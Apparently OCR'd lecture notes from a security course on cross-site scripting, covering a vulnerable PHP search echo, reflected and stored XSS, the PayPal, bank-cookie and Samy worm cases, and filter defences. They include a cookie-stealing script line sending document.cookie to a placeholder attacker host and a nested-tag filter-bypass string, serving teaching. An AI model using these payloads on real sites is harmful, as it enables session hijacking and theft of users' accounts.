CAS CS 357

In-Class Note 5

1. Cross Site Scripting (XSS)
    a. Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization (attacker's malicious code is executed on victim's browser)
    b. An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
    c. Main problem is that these codes run in permissions of the page
    d. Possible defense to it is to sanitize code
    e. Example – Search on web browser
        i. Searching online such as searching "dog" in google
        ii. Html code:

        <h1> Results for <?php echo $_GET["q"]? ?> </h1>

        iii. When user types "apple", the code becomes (what website intended)

        <h1> Results for apple </h1>

        iv. However, attackers can insert HTML code to attack other users
        v. For example, the attacker can steal cookie from the user

        <script> window.open(http:///attacker.com?+cookie=document.cookie)

        </script>


vi. Even if the site is in https, it cannot prevent such attacks because the attack does not occur with someone stealing information in the middle, but occurs within the https website

vii. Even with the same origin policy, the site can still have remaining stored cookies that run on one website, making the prevention of XSS attack difficult to defend


viii. The implementation is pulling whatever is in the script and running it without checking malicious code

f. Types of XSS

i. Reflected XSS: attack script is reflected back to the user as part of a page from the victim site (attacker steals information as user and acts as if the user is doing the action)

ii. 

iii. Stored XXSS: attacker stores malicious code in resource managed by web application, such as database

iv. 


g. Possible attacks – PayPal attack (reflected example)

   i. Attackers contacted PayPal users via email and fooled them into accessing URL hosted on legitimate PayPal website. Since the website is in legitimate PayPal website, the users did not notice the error

   ii. Injected code redirected PayPal visitors to page warning users their accounts had been compromised

   iii. Victims were redirected to phishing site and prompted to enter sensitive financial data

h. Possible attack – Bank attack (reflected example)



   i. Banks usually store cookies within a short period of time due to security issues (for simplicity, let's say 10 minutes)

   ii. After a user logs in to bank, the user can visit other websites simultaneously

   iii. When loaded to the website, the attacker (who created the website or has javascript attack code within the website) can steal information of the cookie of the bank website (that still remains if it did not expire yet) to do transactions (sending money to the attacker himself)

iv. Within the bank account, since the cookie that the bank gave to the user is being used, it will not notice an error since it will believe that the user is doing the transaction (sending of money)

i. Possible attack – Samy Worm (stored XSS)

i.

ii. XSS-based worm that spread on MySpace (somewhat like Facebook)

iii. Would display string “but most of all, Samy is my hero” on victim’s MySpace profile page as well as send Samy friend request

iv. In 20 hours, it spread to one million users

v. Summary: Samy created a profile within MySpace and had JavaScript code within his profile so that if you visit his profile, the code naturally has the user to send a friend request to Samy. Samy also had the users who became friends with Samy to contain a similar JavaScript code that made them friend request to Samy if another user visits Samy or friends of Samy. As a result, Samy became friends with most of the users in MySpace.

j. Possible defense – filter -- and its problems

i. Filter is one way to sanitize code and prevent such code from running within the website

ii. The problem in most cases is the usage of <script>, a JavaScript language

iii. If we prevent the usage of <script> by removing the occurrence of <script>, such events can be prevented

iv. For example, <script src = "…"> becomes src = "…" and JavaScript does not run on websites inserted by the user

v. However, if the attacker uses <scr<scriptipt src = "…">, the first occurrence of "script" is deleted, but scr and remaining ipt is added, becoming <script src = "…">, still causing the same problem and becomes vulnerable to possible attacks